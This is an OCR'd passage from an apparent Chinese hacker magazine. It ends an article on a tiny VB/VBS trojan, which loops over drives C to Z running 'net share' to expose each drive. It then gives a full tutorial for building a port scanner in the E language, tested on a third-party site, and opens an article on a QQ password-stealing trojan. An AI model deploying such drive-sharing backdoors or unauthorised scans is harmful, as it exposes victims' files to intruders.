A：End**（小编注：其实这里就是从67循环到90，循环执行一个CMD命令，而67-90的ANSI码刚好是C-Z，后面直接使用Chr(A)转换对应的值为C-Z表示计算机的各个盘，然后使用**net share c="c："**的方式打开共享）。

这里面本来是应该隔开行的语句，但可以使用冒号互相链接，以保持代码的短小。把它敲入VB 中的Form_Load事件里，或使用记事本保存为VBS文件即可，倘若是使用VB或VB.net制作的，则需要生成为Exe可执行文件。你可以在文件菜单中找到相应的EXE生成功能（图1）。




图1

对于生成后的程序我们查看其属性，发现大小才16K，而VBS才130多字节。通过数据我们可以看出，如此制作的小马在体积上占有绝对优势。本文所讲的都是VB的基础知识，希望对于那些想学习编程还未入门的朋友们能有所帮助。

（文章中所涉及到源代码及编译好的exe程序已经收录于光盘中）

文章难易度：★★★
文章阅读点：使用E语言编写一个简单的端口扫描程序

30秒使用E语言打造端口扫描工具

无敌小龙（张博）

看了这么多期的杂志，相信读者们对于E语言都有了一个初步的了解吧，也认识到了E语言的便捷和强大，本文我们就继续来学习E语言的编程使用。对于X－SCAN、流光等扫描工具，小菜们都非常羡慕吧，不过这些工具都是别人编写好的，我们只有使用的份儿，那我们能不能也使用E语言编写一个属于自己的扫描工具呢？下边就跟我一起来学习吧！

一、计时开始

在开始前的十秒内，我先给大家介绍一下端口扫描工具的原理。假设目标主机开放了很多端口，那么我们要如何知道对方打开了哪些端口呢？我们可以去连接它的每一个端口，如果连接成功的话，就说明对应的端口是开放的！

在E语言的工具箱中有一个很实用的工具，那就是“客户”组件，它可以实现连接目标主机的目的。我们要用到的方法就是**连接(,)**，它有两个参数，第一个是目标服务器的IP地址或其域名，第二个参数就是要连接到的目标主机的端口。比如我们要连接黑客X档案网站服务器的80端口，就可以这样写**客户1.连接("www.hackerxfiles.net", 80)**。十秒种的讲解过去了，大家是不是已经对端口扫描工具的编写方法有了一个初步的了解呢？

二、第十秒

我们再来认识一个条件语句和一个循环语句。先来看**如果真**（)语句，由于是汉语编程，相信大家直接就可以猜出这条语句的作用了，它就是用来判断语句后面括号中的条件是否成立的！

比如我们要判断是否成功的连接到了黑客X档案服务器的80端口，就可以这样写（其实也就是多加了一个条件判断语句“如果真”）：**如果真(客户1.连接("www.hackerxfiles.net", 80))**。

认识了条件语句后，我们再来看看变量循环语句，首先来品品它的庐山真面貌：

```
.变量循环首（, , , ）

.变量循环尾（）
```

比如我们要从100循环到1000，就可以这样写：

```
.变量循环首（100,1000 ,1 , a)  //其中a可以省略，不过为了把当前循环的值保存下来，最好还是填写一个变量，比如这里的a（整数型）

.变量循环尾（）
```

聪明的读者应该已经猜到它的用法了，这条语句中的第一个参数是开始的循环值，第二个参数就是循环结束的值，第三个参数是每次递增的值，这里为1，表示遍历从100－1000所有的整数，第四个参数是记录循环次数的变量。因为用到了变量，又由于在E语言中变量都是需要申明的，所以我们在使用前需要申明一个变量a。申明的方法就是在子程序下按Ctrl+1，然后在变量名中输入a，类型中输入整数型（因为端口是整数型的嘛）。




图2

第二个十秒过去了，现在我们的理论基础已经有了，还等什么，开始实战！

三、第二十秒

在工具面板上找到编辑框控件、按钮控件和客户空间，如图1。




图1

在窗口编辑器中放置好相关的控件，如图2。

修改编辑框一的内容属性为127.0.0.1，代表本机的IP地址，如图3。




图3

修改按钮的标题属性为扫描，如图4。最后再放上一个列表框控件。




图4

这样主界面就已经完成了，我们来编写代码。双击刚才的按钮，来到代码窗口。输入我们的变量循环首()语句，E语言会自动补齐剩下的程序代码，代码如下：

```
.变量循环首（到整数（编辑框2.内容），到整数（编辑框3.内容），1，a）

.变量循环尾（）
```

因为通过“编辑框2．内容”来获得的是一个文本型的数据类型，而我们现在做为循环的是一个整数型数据（端口是整数型的），所以就要用到**整数( )**函数，把获得的文本型数据类型转换为整数型，如图5。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
_按钮1_被单击			

变量名	类 型	静态	数组	备 注
a	整数型			

```
变量循环首 (到数值 (编辑框2.内容), 到数值 (编辑框3.内容), 1, a)
    ※变量起始值： 到数值 (编辑框2.内容)
    ※变量目标值： 到数值 (编辑框3.内容)
    ※变量递增值： 1
    ※循环变量： a

变量循环尾 ()
```

图5

接下来就是使用客户控件来连接目标主机的端口了，代码如下：

```
.如果真 (客户1.连接 (编辑框1.内容, a))
列表框1.加入项目 (“开放的端口” + 到文本 (a), )
.如果真结束
处理事件 ()
```

小知识：E语言中**处理事件 ()**是什么？

也就是暂时转让控制权，以便让Windows操作系统有机会处理其它的诸如用户键盘或鼠标输入等事件，直到操作系统处理并发送完程序队列中的所有事件后命令才会返回。它相当于VB中的doevents语句。

现在我们的端口扫描器就可以正常工作了，不过为了做到可视化，我们需要把当前扫描的端口显示出来，这样可以让用户知道我们的程序正在运行。要想实现这点，可以加入下面这句代码：**_启动窗口.标题 = “当前扫描” + 到文本** (a)。在标题、内容等属性中的数据类型一般得是文本型数据，所以要把整数型数据转换过来，这样才可以正常显示，否则E语言在调试和编译过程中会报错的。最终完成的代码如图6所示。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
_按钮1_被单击			

变量名	类 型	静态	数组	备 注
a	整数型			

```
变量循环首 (到整数 (编辑框2.内容), 到整数 (编辑框3.内容), 1, a)
    如果真 (客户1.连接 (编辑框1.内容, a))
        列表框1.加入项目 (“开放的端口” + 到文本 (a), )
    处理事件 ()
    _启动窗口.标题 = “当前扫描” + 到文本 (a)
变量循环尾 ()
```

图6

按F5运行程序，在IP输入框中输入www.winsock.cn，后面的端口分别填写70、100。然后点“扫描”开始连接和测试端口的开放情况，如图7，已经正常的扫描出开放了80端口。




图7

结束了，第三十秒刚好到。就是这么简单，一个属于我们自己的，有着自己“知识产权”的端口扫描器就诞生了！

四、总结

其实在E语言中是有一个检测端口( )函数的，不过为了让大家对端口扫描程序能够有一个更深刻的理解，所以我就用到了客户这个控件来实现扫描功能。

小知识：检测端口(，)函数

第一个参数就是IP地址，第二个参数为需要检测的的端口，加上如果真()语句的话就可以实现**如果真 （客户1．连接（编辑框1．内容， a)）**的功能了！

盗Q新招——浅析QQ音速盗号木马

文章难易度：★★★★★

浪浪才子

QQ的攻与防一直是菜菜们十分关注的话题，值得称道的是QQ2007版本的安全性有了显著提高，在技术方面应用了私有协议、加密传输、自绘控件等，而在安全机制方面则是推出了第二代密码保护、异地登录告警等，另外其引入的QQ医生还集成了常见木马查杀、系统漏洞侦测和修补等，更是将关注的高度提升到了系统层次，如图1。

